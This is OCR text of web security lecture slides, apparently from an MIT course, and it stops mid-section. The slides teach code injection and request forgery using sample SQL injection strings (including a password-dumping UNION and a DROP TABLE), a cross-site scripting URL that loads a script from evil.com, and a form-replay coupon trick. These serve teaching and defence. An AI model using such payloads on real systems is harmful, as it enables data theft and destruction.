Web Applications

PROFESSIONAL EDUCATION

CSAIL
MIT COMPUTER SCIENCE AND ARTIFICIAL INTELLIGENCE LABORATORY

Security of Web Applications

Daniel Jackson

Professor of Computer Science

Computer Science and Artificial Intelligence Laboratory (CSAIL)

Massachusetts Institute of Technology

introduction

web applications are...

continuing to grow

- Facebook has about 1.4B users

replacing desktop apps

- Microsoft cloud sales doubling each quarter

moving to the real world

- thermostats, locks, lightbulbs, ...

from http://lifx.com
a web-controllable lightbulb

The image cannot be displayed. Your computer may not have enough memory to open the image, or the image may have been corrupted. Restart your computer, and then open the file again. If the red x still appears, you may have to delete the image and then insert it again.

from Symantec's Internet Security Threat Report (April 2015)

overview

who's this for?

- programmers, designers, managers, users


what will you learn?

- why web apps are so vulnerable
- what the key vulnerabilities are
- how to address them

three parts

- what makes web apps special
- how to attack a web app
- how to defend a web app

excellent resources available online



A3 Cross-Site Scripting (XSS)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
?	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	?
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.

from http://www.owasp.org

what makes web apps special?

what makes web apps special?


4 essential things

- full connectivity
- talking with text
- apps run together
- stateless protocol

each of these

- has appealing advantages
- but invites attacks

full connectivity: who are you talking to?



what's good
easy to connect

what's bad
hard not to connect

icons throughout designed by Freepik


talking with text: when data becomes code

what's good
no installation

what's bad
let's evil apps run

icons throughout designed by Freepik

the browser: a container for multiple apps




what's good
a standard platform

what's bad
apps may steal

icons throughout designed by Freepik

stateless protocol



what's good
reduced server load

what's bad
harder to program

icons throughout designed by Freepik

how to attack a web app

icons throughout designed by Freepik

overview of attack types

two broad classes of attack

- code injection
- request forgery

almost all the well known attacks based on these

- eg: injection: SQL injection, remote file inclusion, XSS, ...
- eg: request forgery: CSRF, session hijacking,unvalidated redirects, ...


code injection

remember this? talking with text

icons throughout designed by Freepik

interpreters in server too

```
SELECT name FROM users WHERE id = 123;
```



attack strategy: inject code

send code to server masquerading as data

- either server runs it (eg, on a database server)
- or server sends it back to another client (who then runs it)

how do you make server treat data as code?

- server usually inserts data in context with string concatenation
- code/data boundary is indicated with closing tag or quote
- so just include such a closing in the data!

a sample database interaction

email	name	password
alice@uni.edu	Alice	6f8c114b
bob@foo.com	Bob	gt43e789
carol@x.org	Carol	1k8h77f3

sample code running in web server

```
ea = request.email_address;
rows = execute("SELECT name FROM users WHERE email = '" + ea + "';")
name = toString(rows);
return 'Welcome back' + name;
```

the normal case

- email address is alice@uni.edu
- query is $ELECT name FROM users WHERE email = 'alice@uni.edu'
- result is Welcome back, Alice

tricky concatenations

sample code, as before

```
ea = request.email_address;
rows = execute("SELECT name FROM users WHERE email = '" + ea + "'";)
name = toString(rows);
return 'Welcome back' + name;
```

an attack

- suppose email address is a' OR ' '='
- query is SELECT name FROM users WHERE email = 'a' OR ' '=' '
- result is Welcome back Alice, Bob, Carol

more SQL injections

exploiting UNION of results

```
SELECT name FROM users WHERE email = 'a' OR ''=''
  UNION SELECT password from users;
```

- will displays users and their passwords!

exploiting sequencing of commands

```
SELECT name FROM users WHERE email = 'a'; DROP TABLE users;
```

- will delete the whole users table!

```
SELECT name FROM users WHERE email = 'a'; INSERT INTO admin VALUE (123);
```

- will give admin privileges to the user with identifier 123!

a JavaScript injection

This is **non persistent cross site scripting (XSS)**

sample code running in web server

```
query = request.q;
data = lookup(query);
if (!data)
    return '<i>' + query + '</i> not found'; ...
```


the normal case

- url is http://findy.org?q=Alice
- result is Alice not found, displayed as *Alice* not found

an attack


- url is http://findy.org?q="<script>%20src=http://evil.com/steal.js</script>"
- result is <script src=http://evil.com/steal.js></script> not found
- this causes the browser to download and execute the script steal.js!

This is **persistent cross site scripting (XSS)**



request forgery

remember this? stateless protocol



icons throughout designed by Freepik

attack strategy: forge requests

send requests

- at an unexpected time
- from an unexpected place
- with unexpected contents

forge requests: unexpected time

send requests at an unexpected time

- eg, request an update without requesting the form first

a common pattern


- http://club.com/redemption/new requests a form to redeem a coupon
- http://club.com/redemption/create requests actual redemption

a common mistake

- programmer inserted check to ensure coupon redeemed just once
- but placed this check in the code only for /new and not for /create

so how to exploit?

- just redeem a coupon once, and record the form submission
- now replay the submission to use the coupon again!



forge requests: unexpected place

send requests at an unexpected place

